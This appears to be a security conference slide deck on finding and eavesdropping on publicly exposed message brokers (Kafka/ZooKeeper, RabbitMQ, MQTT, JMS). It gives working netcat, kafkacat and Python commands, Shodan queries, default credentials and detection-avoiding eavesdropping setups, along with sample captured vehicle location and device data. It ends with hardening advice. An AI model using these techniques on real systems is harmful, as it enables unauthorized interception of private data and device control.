


The Messaging Menagerie



@stuchl4n3k
slides <https://bit.ly/30vR2ip>




Road map

- Messaging intro
- **Kafkas** and where to find them
- Eavesdropping **Rabbits**
- **MQTT** exotics
- **JMS** payload decoding
- **DDS** security
- IoT on **Jabber**
- **CoAP** safari

Quick intro to messaging


- Message-oriented middleware(MOM)
- Key concepts:
 - message
 - queue
 - topic



Quick intro to messaging

- Key actors:
 - publisher (producer)
 - subscriber (consumer)
 - broker

Quick intro to messaging




Kafkas and where to find them

- By **LinkedIn** in **Java**
- Now under **Apache** umbrella
- They call it a distributed streaming platform



Producers




TL;DR: Ask the ZooKeeper!



- **Centralized service** for cluster coordination (but also distributed)
 - maintaining configuration information
 - naming
 - distributed synchronization
- **For Kafka this means:**
 - Controller election
 - Configuration of Topics
 - Membership management

TL;DR: Ask the ZooKeeper!



1. Find a ZooKeeper IP

- the leader node

- **TCP/2181**

- Shodan query "**Zookeeper version:**"
(43k hits)

2.Check its health

```
$ echo ruok | nc zoo.hackme.org 2181  
imok
```

3. Interrogate the leader: ZK commands!

envi: print details about serving environment

```
$ echo envi | nc zoo.hackme.org 2181

Environment:
zookeeper.version=3.4.10-39d3a4f269333c922ed3db283be479f9deacaa0f,
                      built on 03/23/2017 10:13 GMT
host.name=zoo.hackme.org
java.version=1.8.0_181
java.vendor=Oracle Corporation
java.home=/usr/lib/jvm/java-1.8.0-openjdk-1.8.0.181-3.b13.el7_5.x86_64/jre
java.class.path=/opt/kafka_2.11-1.1.0/bin/..../libs/aopalliance-repackaged
                           -2.5.0-b32.jar:/opt/kafka_2.11-1.1.0/bin/..../libs/argparse4j
                           -0.7.0.jar:/opt/kafka_2.11-1.1.0/bin/..../libs/commons-lang3
                           -3.5.jar:...
```



3. Interrogate the leader: ZK commands!

dump: list the (ephemeral) nodes to find any connected brokers

```
$ echo dump | nc zoo.hackme.org 2181

SessionTracker dump:
Session Sets (3):
0 expire at Fri Feb 15 20:43:09 CET 2019:
0 expire at Fri Feb 15 20:43:12 CET 2019:
1 expire at Fri Feb 15 20:43:15 CET 2019:
    0x16883e87c240000
ephemeral nodes dump:
Sessions with Ephemerals (1):
0x16883e87c240000:
    /controller
    /brokers/ids/0
```



4. Fetch details about the broker

kazoo: ZooKeeper client library for Python 

```
# kazoo-dump.py

from kazoo.client import KazooClient
import logging

logging.basicConfig()
zk = KazooClient(hosts='zoo.hackme.org:2181')
zk.start()

data, stat = zk.get("/brokers/ids/0")
print("Version: %s, data: %s" % (stat.version, data.decode("utf-8")))

zk.stop()
```

4. Fetch details about the broker

kazoo: ZooKeeper client library for Python 

```
$ python kazoo-dump.py

Version: 0, data: {
    "listener_security_protocol_map": {
        "PLAINTEXT": "PLAINTEXT"
    },
    "endpoints": ["PLAINTEXT://kafka.hackme.org:9092"],
    "jmx_port": -1,
    "host": "kafka.hackme.org", 
    "timestamp": "1548401285140",
    "port": 9092,
    "version": 4
}
```

5. We now have a Kafka broker
- let's ask for its topics

kafkacat: netcat for Kafka 

```
$ kafkacat -b kafka.hackme.org:9092 -L

Metadata for all topics (from broker -1: kafka.hackme.org:9092/bootstrap):
1 brokers:
  broker 0 at kafka.hackme.org:9092
3 topics:
  topic "twsnt.tw-sentiment" with 1 partitions:
    partition 0, leader 0, replicas: 0, isrs: 0
  topic "en-stream.tweet-dest" with 1 partitions:
    partition 0, leader 0, replicas: 0, isrs: 0
  topic "import-ok" with 1 partitions:
    partition 0, leader 0, replicas: 0, isrs: 0
```

6. Consume messages for any topic

```
$ kafkacat -b kafka.hackme.org:9092 -C -t import-ok -o beginning

[+] Got 10 messages in topic import-ok @ kafka.hackme.org:9092.

{
    "topic":"import-ok","partition":0,"offset":39067,
    "key":"CZ_Bosch_ExtractXYXXYXXYXXY.xml_XYXXXY.xml",
    "payload": "0\u0000\u0005sr\u0000<org.hackme.xy.importhistory.messaging.
                ImportAuditMessage[]\u0010z@qi=\u0002\u0000\nL\u0000\bduration
                \u0000\u0013Ljava/lang/Integer;L\u0000\nentityType\u0000
                \u0012Ljava/lang/String;L\u0000\u0006errorst\u0000\u0010Ljava/util/List;
                L\u0000\bfileNameq\u0000~\u0000\u0002L\u0000\u000BitemsFailedq
                \u0000~\u0000\u0001L\u0000\ritemsImportedq\u0000~\u0000\u0001L
                \u0000\fitemsInvalidq\u0000~\u0000\u0001L\u0000\u000BnitemsTotalq
                \u0000~\u0000\u0001L\u0000\ttimestampt\u0000\u0019Ljava/time/
                ZonedDateTime;..."}
```

Let's automate this

```
$ python3 zk-resolve-nodes.py -h
```

```
usage: zk-resolve-nodes.py [-h] [-v] [-V] [-p PORT] IP PATH [PATH ...]
```

```
Script to resolve given node paths to a node host:port pairs @ given ZooKeeper instance. By stuchl4n3k
```

```
positional arguments:
```

```
  IP                  ZooKeeper IP/hostname
```

```
  PATH                node path you want to resolve
```

```
optional arguments:
```

```
  -h, --help          show this help message and exit
```

```
  -v, --version       show version number and exit
```

```
  -V, --verbose        be more verbose
```

```
  -p PORT, --port PORT ZooKeeper port (defaults to 2181)
```

Let's automate this

```
$ ./kafkafind.sh 247.251.253.143 2181  
[+] Requesting dump for 247.251.253.143:2181 ...  
[+] Found 2 connected nodes:  
/brokers/ids/1002  
/controller  
[+] Resolving node paths...  
/brokers/ids/1002 -> 247.251.253.143:9092  
[+] Interrogating node 247.251.253.143:9092...  
[+] Got 34 topics for node 247.251.253.143:9092.  
...
```

What is Out There?

- 43k ZooKeeper instances in Shodan
(China, France, US)
- Hi-performance messaging solutions
- Website activity tracking
- Log aggregation, metric processing
- Shipping data
- Cloud computing telemetry

Security?

"expected to operate in a trusted computing environment,
behind a firewall"

Apache Kafka

Security?


- Supports **server certificates**, not by default though
- Supports some kind of **ACL via custom auth. plugins**
- **CVE-2018-8012** allows a server to join a quorum without authentication (i.e. write access)
 - fixed in 3.4.10+ (28 % still not upgraded)
- Do not expose TCP/2181 publicly
- Messages in queues are **not durable!**

RabbitMQ: eavesdropping



About RabbitMQ

- **Pivotal RabbitMQ** is well known and popular OS message broker **written in Erlang**
- Speaks **AMQP** aka All My Queues are Public
- Also supports other protocols:
STOMP, MQTT and WebSocket



What is Out There?

- Shodan reports almost **6k instances** (China + US)
- **Event collection**, metrics, company analytics apps
- **Web app messaging** (websocket, SMS notifications, OTP, mails campaigns)
- **Game industry** - event propagation
- **Market** streaming data
- CI systems **distributing builds**

Security?

- **No authentication or default credentials** (guest/guest)
- TLS support, but rarely deployed
- Multiple exposed ports:
 - **AMQP**: TCP/5672, 5671
(w/o and w/ TLS)
 - **EPMD**: TCP/4369
(peer discovery service)

▼ Erlang Port Mapper Daemon

Type:	EPMD_PORT2_RESP (119)
Result:	0
Port No:	25672
Node Type:	R3 erlang node (77)
Protocol:	tcp/ip-v4 (0)
Highest Version:	R6 (5)
Lowest Version:	R6 (5)
Name Length:	6
Node Name:	rabbit
Elen:	0

Security: ports (cont'd)

- **ERLDP:** TCP/25672 (inter-node communication, "should not be publicly exposed")
- **CLI-tools:** TCP/35672-35682
- **HTTP API:** TCP/15672
- **STOMP:** TCP/61613,61614 (w/o and w/ TLS)
- **STOMP over WebSockets:** TCP/15674
- **MQTT:** TCP/1883,8883 (w/o and w/ TLS)
- **MQTT over WebSockets:** TCP/15675
- <https://www.rabbitmq.com/networking.html>

Security: exploit scenarios

- **Information disclosure**
(user's locations, credentials)
- **Injection attacks**
(data are fed to SQL, serialized formats)
- **Spoofing attacks**
(fake PDF generator service)


No endpoint knowledge?

- Try **RabbitMQ Management interface** on TCP/15672 thanks to enabled **rabbitmq_management** plugin
- Out of ~4.5k **probed instances 12 % returned 200 OK** on conn. with missing auth or with **default creds**
- Chances are **TLS is not configured** (because performance, extra work)
 - > just capture the traffic if you're en route

Overview


Totals

Queued messages (chart: last minute) (?)



- Ready ■ 0 msg
- Unacked ■ 12 msg
- Total ■ 12 msg

Message rates (chart: last minute) (?)



- Publish ■ 230/s
- Confirm ■ 0.00/s
- Deliver ■ 397/s
- Redelivered ■ 0.00/s
- Acknowledge ■ 379/s
- Get ■ 0.00/s
- Get (noack) ■ 0.00/s

Global counts (?)

Connections: 11

Channels: 66

Exchanges: 23


Queues: 14

Consumers: 31

Eavesdropping setup

To avoid instant detection


Fanout:



Eavesdropping setup

To avoid instant detection

Fanout:



Round-robin:

Eavesdropping setup

- Automate RabbitMQ Management API scraping and message eavesdropping with **cottontail** 👍

```
python cottontail -h

      ^ /|
      \ V/
      |   "")    Cottontail v0.8.0
      /   |    Quentin Kaiser (kaiserquentin@gmail.com)
      /   \|*
      *(____\)\

usage: cottontail [-h] [--username USERNAME] [--password PASSWORD] [-v] url
```

- See the tutorial here: <https://quentinkaiser.be>

Security hardening

- Previously **known issues:**
ROBOT/POODLE/BEAST/X-Forwarded-For
 - > update Erlang
 - > upgrade to RabbitMQ 3.4.0+
(99 % of publicly exposed instances run < 3.4)
 - > enforce TLS 1.2+
- Disable Management plugin in production
- **Configure properly** and protect the ports

MQTT exotics



About MQTT

- **Machine-to-Machine** connectivity protocol (IoT)
- **Lightweight** pub/sub transport
- **Simple** implementation
- **Many Brokers:**
 - HiveMQ
 - RabbitMQ
 - Mosca
 - Emqtd
 - Mosquitto
- **CLI tools:**

```
$ mosquitto_sub -h mqtt.hackme.org -C 100 -t 'some/topic'
```

What was Out There in 2016?



The image shows a DEF CON 24 presentation slide on the left and a cartoon illustration on the right.

DEF CON 24 Presentation Slide:

- Text:** DEF CON 24
- Text:** Light Weight Protocol!
Serious Equipment!
Critical Implications!
- Text:** ---=[Lucas Lundgren]=---
@acidgen
Senior Security Consultant
FortConsult
a part of
NCC GROUP
- Text:** ■ Login to see presentation ■
- Form:** Username: _____
Password: _____

Cartoon Illustration:

A cartoon illustration of a man wearing a green baseball cap with a skull and crossbones, headphones, and a blue jacket, sitting at a desk. He is looking at a glowing laptop screen. On the screen, there is a small blue robot character. Behind him, several Polaroid-style photos are pinned to a board, showing various scenes related to security and hacking.

What is there now?

- Arduino **weather stations**
- **Location trackers**
- **Shared bikes**
- **Smart homes** (lights, garden sprinklers, call monitors, cameras, audio systems, ...)
- **Smart cars**

- Payloads are mostly wrapped in JSON or XML

JPEG over MQTT

Topics:

camera/metrics

camera/snapshot

camera/image <-- let's read a message from this one

gardenhouse/light/led

gardenhouse/light/main

reel/control <-- let's NOT mess with these

well/pump <-- let's NOT mess with these

15.07.2018 13:39:58



CAN bus

- **Messaging protocol** (ISO 11898) **in cars**
since 90s
- Connecting ECUs together
- **Diagnostics** data, car systems **control**
- No security, obviously



```
publishing and latching message for 3.0 seconds
nvidia@autti:~/code/celsius$ rostopic pub /celsius_control celsius/CelsiusControl ac_toggle --once
```

CAN bus over MQTT ©

Topics:

- can/dev/WaveIsol/Bus voltage
- can/dev/WaveIsol/Bus current
- can/dev/WaveIsol/Motor rpm
- can/dev/WaveIsol/Vehicle speed
- can/dev/WaveIsol/DC out current fast
- can/dev/WaveIsol/DC out current
- can/dev/WaveIsol/Output volts
- ...



CFoM©®™: Car Fleet over MQTT

Let's only expose **interesting data**, one car per topic:




Topics:

```
VTczIBdQR0I5AEUA  
VTczIBdQR0I6ACEA  
VTczIBdQR0I6AD8A  
VTczIBdQR0JgADAA  
...
```

```
--> Subscribe VTczIBdQR0I5AEUA
```

```
<-- {  
    "FRM":43824, "VMS":"FREE", "VLS":"DCKD", "VSS":"OFF", "VEM":"OFF", "TSM":0.00,  
    "TDK":3.18, "VTK":3.29, "BCP":100, "BRK":30.00, "AAP":-14, "AAR":-3, "AMG":4.40,  
    "CRP":1174, "CTS":432, "CRG":4278255360, "CRT":4278255382, "UTS":250392,  
    "UTG":48346, "GSQ":-57, "GON":1, "GTS":20190516144031,  
    "GLT":44.478320, "GLN":26.091727, "GAL":77.535, "GSV":11, "GHP":23.8  
}
```

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Hermes aka let's expose your microphone to the wild

MQTT crawler hit:

```
Subscribe mqtt.hackme.org:1883 '#'  
...  
Got 2 topics:  
hermes/asr/textCaptured  
hermes/audioServer/default/audioFrame
```

WTF is hermes audioserver? Ask Google...

Using Voice

to Make Technology Disappear

Snips provides Private-By-Design, Decentralized
Voice Assistant Technology and Solutions.

[Start building with Snips](#)[Speak to a Voice Specialist](#)

For the past several decades, we've had to make a constant effort to learn how the
machines around us work. We now feel saturated.

Hermes: Let's look at the payloads....

Security?

- IoT dashboards are often protected, giving a false promise of some security...

```
dashboard.diy.wtf:8080
--> GET /
<-- 401 Unauthorized
```

Sign In

Username or email *

Password *

Remember Me

[Sign In](#) [Forgot password?](#)

Security?

- When the broker in fact is still open to the wild

```
dashboard.diy.wtf:1883
--> MQTT Connect Command (1), Connect Flags 0x02 (No Login, No Pass)
<-- MQTT Return Code: Connection Accepted (0)
```

Security?

```
▼ MQ Telemetry Transport Protocol, Connect Command
▶ Header Flags: 0x10, Message Type: Connect Command
Msg Len: 16
Protocol Name Length: 4
Protocol Name: MQTT
Version: MQTT v3.1.1 (4)
▼ Connect Flags: 0x02, QoS Level: At most once delivery (Fire and Forget), Clean Session Flag
  0... .... = User Name Flag: Not set
  .0... .... = Password Flag: Not set
  ..0. .... = Will Retain: Not set
  ...0 0... = QoS Level: At most once delivery (Fire and Forget) (0)
  .... .0.. = Will Flag: Not set
  .... ..1. = Clean Session Flag: Set
  .... ...0 = (Reserved): Not set
Keep Alive: 60
Client ID Length: 4
Client ID: test
```

```
▼ MQ Telemetry Transport Protocol, Connect Ack
▶ Header Flags: 0x20, Message Type: Connect Ack
Msg Len: 2
▶ Acknowledge Flags: 0x00
Return Code: Connection Accepted (0)
```

Security?

- Use **authentication** && **TLS**
- Use **ACL/RBAC** support for fine-grained **Topic access control** in modern brokers
- **E2E payload encryption** (a-/symmetric) is also supported, though not MQTT standard
- It can be done the right way, e.g. **IBM Watson** or **Amazon**


MQTT-Packet:

PUBLISH 

contains:	Example
packetId	4314
topicName	"topic/1"
qos	1
retainFlag	false
payload  [encrypted]	"a\$Sd8.kj\$h3JG5\$UO\$\$"
dupFlag	false

Java Message Service

- **Java EE Middleware API** spec (JSR 914),
i.e. no compatibility with other systems
- Since late 90s, **still used wildly**
(fintech, banking, notifications,
chat, event bus)
- **Payloads usually wrapped in XML**, but there
are 5 different data types
- TCP port numbers vary with implementation



What is Out There?

- Shodan won't get you very far here
- Cheap **discovery** is usually **broker-specific**,
but YMMV
- e.g. reuse those **MQTT banners** | grep '**ActiveMQ**'
(since ActiveMQ also supports MQTT)
- then **probe the default broker port** - here TCP/61616

Reading JMS messages

```
$ java -jar jms-probe.jar jms.hackme.org

Connected to jms.hackme.org:61616 (ActiveMQ)

Listing queues...
queue://messagePushNotification
